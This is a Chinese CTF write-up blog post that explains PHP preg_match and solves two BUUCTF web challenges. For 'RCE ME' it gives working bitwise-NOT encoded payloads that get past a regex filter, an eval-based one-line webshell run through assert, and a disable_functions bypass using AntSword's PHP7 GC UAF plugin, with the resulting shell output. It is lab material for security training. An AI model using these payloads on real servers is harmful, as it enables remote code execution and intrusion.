BUUCTF 36

原创

小杭 于 2021-03-03 17:23:30 发布 38 收藏

知识点

- **preg_match()** 函数

  语法：int preg_match (string $pattern , string $subject [, array &$matches [, int $flags = 0 [, int $offset = 0]]])

  参数：
  参数说明：

  - $pattern: 要搜索的模式，字符串形式。
  - $subject: 输入字符串。
  - $matches: 如果提供了参数matches，它将被填充为搜索结果。 $matches[0]将包含完整模式匹配到的文本，$matches[1] 将包含第一个捕获子组匹配到的文本，以此类推。
  - $flags：flags 可以被设置为以下标记值：
    1. PREG_OFFSET_CAPTURE: 如果传递了这个标记，对于每一个出现的匹配返回时会附加字符串偏移量(相对于目标字符串的)。 注意：这会改变填充到matches参数的数组，使其每个元素成为一个由 第0个元素是匹配到的字符串，第1个元素是该匹配字符串 在目标字符串subject中的偏移量。
  - offset: 通常，搜索从目标字符串的开始位置开始。可选参数 offset 用于 指定从目标字符串的某个未知开始搜索(单位是字节)。


  作用：在 *subject* 字符串中搜索与 *pattern*给出的正则表达式相匹配的内容。
  返回值

  返回 pattern 的匹配次数。 它的值将是 0 次（不匹配）或 1 次，因为 preg_match() 在第一次匹配后 将会停止搜索。preg_match_all() 不同于此，它会一直搜索subject 直到到达结尾。 如果发生错误preg_match()返回 FALSE。

- 关于**PHP**正则的一些绕过方法

36-1 [BSidesCF 2019]Futurella

做题思路



题目要我们阻止外星人，需要我们尝试读懂这个

```
esistance is futile! Bring back Futurella or we'll invade!</p>
lso, the flag is flag{d52d928d-78b7-48ce-8ebc-b445c759674c}</p>
```

查看了下源代码，成功找到flag

不太相信，尝试输入，卧槽，真的是这个

36-2 [极客大挑战 2019]RCE ME


做题思路

分析代码

```php
<?php
error_reporting(0);
if(isset($_GET['code'])){
                    $code=$_GET['code'];
                                if(strlen($code)>40){
                                                                die("This  is  too  Long.");
                                                                }
                                if(preg_match("/[A-Za-z0-9]+/",$code)){
                                                                die("NO.");
                                                                }
                                @eval($code);
}
else{
                    highlight_file(__FILE__);
}

//  ?>
```


查找php的信息

```
?code=(~%8F%97%8F%96%91%99%90)();
```



PHP Version 7.0.33

System	Linux 8b394c32abd0 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	Dec 29 2018 06:50:15
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	(none)
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk


This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies

zend engine


构造一个shell连上蚁剑
使用一句话木马

```
<?php
error_reporting(0);

$a='assert';
$b=urlencode(~$a);
echo $b;

echo "<br>";
$c='(eval($_POST["test"]))';
$d=urlencode(~$c);
echo $d;

 ?>
```

```
?code=(~%9E%8C%8C%9A%8D%8B)(~%D7%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%DD%8B%9A%8C%8B%DD%A2%D6%D6);
```



进入之后直接找根目录下的flag




下面有两个文件，但是我们的shell不能执行命令


原因是我们之前查找phpinfo的时候，disable_functions 禁用了太多函数，我们需要绕开disable_functions

然后蚁剑有一个插件有这样的功能

选择PHP_GC_UAF模式



运行得到终端，运行/readflag获得Flag:


(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息: Linux 9f134de65ebd 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html) $ /readflag
flag{23dd5421-8433-4022-973b-f90d9e583534}
(www-data:/var/www/html) $
绕过 disable_functions-111.73.46.229
选择模式
开始
PHP7 GC with Certain Destructors UAF
PHP版本
7.0 - all versions to date
7.1 - all versions to date
7.2 - all versions to date
7.3 - all versions to date
https://blog.csdn.net/qq_45521281